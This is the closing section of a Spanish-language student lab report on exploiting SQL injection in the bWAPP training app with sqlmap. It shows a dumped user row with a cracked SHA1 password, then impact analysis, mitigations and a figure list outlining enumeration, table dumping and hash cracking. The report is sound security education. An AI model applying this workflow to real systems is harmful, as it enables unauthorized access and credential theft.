<i>1</i>	<i>A.I.M.</i>	<i>bwapp-aim@mailinator.com</i>	<i>6885858486f31043e5839c735d99457f045affd0</i>	<i>bug</i>	<i>1</i>

Verificación del hash:

```
echo -n "bug" | sha1sum
```

Salida: 6885858486f31043e5839c735d99457f045affd0

6. Análisis de la vulnerabilidad

La vulnerabilidad encontrada se debe a que la aplicación web no realiza una correcta sanitización de los datos ingresados por el usuario en el campo title. Al concatenar directamente este valor en la consulta SQL, un atacante puede modificar la estructura de la consulta original para obtener información no autorizada.

Impacto:

Exposición de credenciales de usuarios (en este caso, dos cuentas con privilegios administrativos).

Conocimiento de la estructura completa de la base de datos, lo que facilita ataques posteriores.

Posibilidad de escalar a ataques más graves como ejecución de comandos en el sistema (si los privilegios de la base de datos lo permiten).

7. Medidas de mitigación

Para prevenir este tipo de vulnerabilidades se recomienda:

Medida	Descripción
Consultas parametrizadas	Utilizar prepared statements o consultas con parámetros (ej. PDO en PHP) para separar los datos de la estructura SQL.
Validación de entradas	Aplicar whitelist de caracteres permitidos según el tipo de dato esperado (números, texto sin comillas, etc.).
Escapado de caracteres especiales	Si no es posible usar parámetros, escapar correctamente los caracteres como comillas con funciones nativas del motor (ej. mysqli_real_escape_string).
Principio de mínimo privilegio	La cuenta de base de datos utilizada por la aplicación debe tener solo los permisos necesarios (INSERT, SELECT, UPDATE, DELETE) y no permisos administrativos.
Uso de WAF	Implementar un firewall de aplicaciones web que pueda detectar y bloquear patrones de inyección SQL.
Actualizaciones periódicas	Mantener actualizados el software de base de datos, servidor web y las librerías de la aplicación.

8. Conclusiones

El ejercicio práctico permitió demostrar de manera controlada cómo una inyección SQL puede ser explotada para extraer información sensible, incluyendo credenciales de acceso. La herramienta sqlmap resultó extremadamente eficaz, automatizando todo el proceso de detección, enumeración y extracción de datos.

Se evidenció que la falta de medidas básicas de seguridad en el manejo de entradas de usuario es la causa principal de este tipo de vulnerabilidades. La implementación de consultas parametrizadas, junto con una correcta validación y el principio de mínimo privilegio, habría evitado por completo el ataque.

Este trabajo refuerza la importancia de incorporar la seguridad en el ciclo de vida del desarrollo de software y de realizar pruebas de penetración periódicas para identificar y corregir fallos antes de que puedan ser explotados en entornos productivos.

Anexo: Lista de figuras

Figura 1: Estado de Apache antes y después de iniciarlo (bwapp3.png)

Figura 2: Ping a la máquina víctima (bwapp4.png)

Figura 3: Búsqueda de directorios de bWAPP (bwapp4.png)

Figura 4: Página principal de bWAPP con la lista de ejercicios (bwapp1.1.png)

Figura 5: Ejercicio SQL Injection (POST/Search) (bwapp1.png)

Figura 6: Captura de la cookie de sesión (bwapp2.png)

Figura 7: Inicio de la ejecución de sqlmap (bwapp6.png)

Figura 8: Resultado de la enumeración de bases de datos (bwapp8.png)

Figura 9: Comando para listar tablas (bwapp9.png)

Figura 10: Tablas de la base de datos bWAPP (bwapp10.png)

Figura 11: Comando para ver columnas de users (bwapp13.png)

Figura 12: Columnas de la tabla users (bwapp14.png)

Figura 13: Inicio del volcado de la tabla users (bwapp15.png)

Figura 14: Detección de hashes y opción de cracking (bwapp16.png)

Figura 15: Selección del diccionario por defecto (bwapp18.png)

Figura 16: Progreso del cracking (bwapp16.png)

Figura 17: Resultado del volcado con contraseña crackeada (bwapp17.png)

Figura 18: Finalización del proceso y almacenamiento de resultados (bwapp19.png)

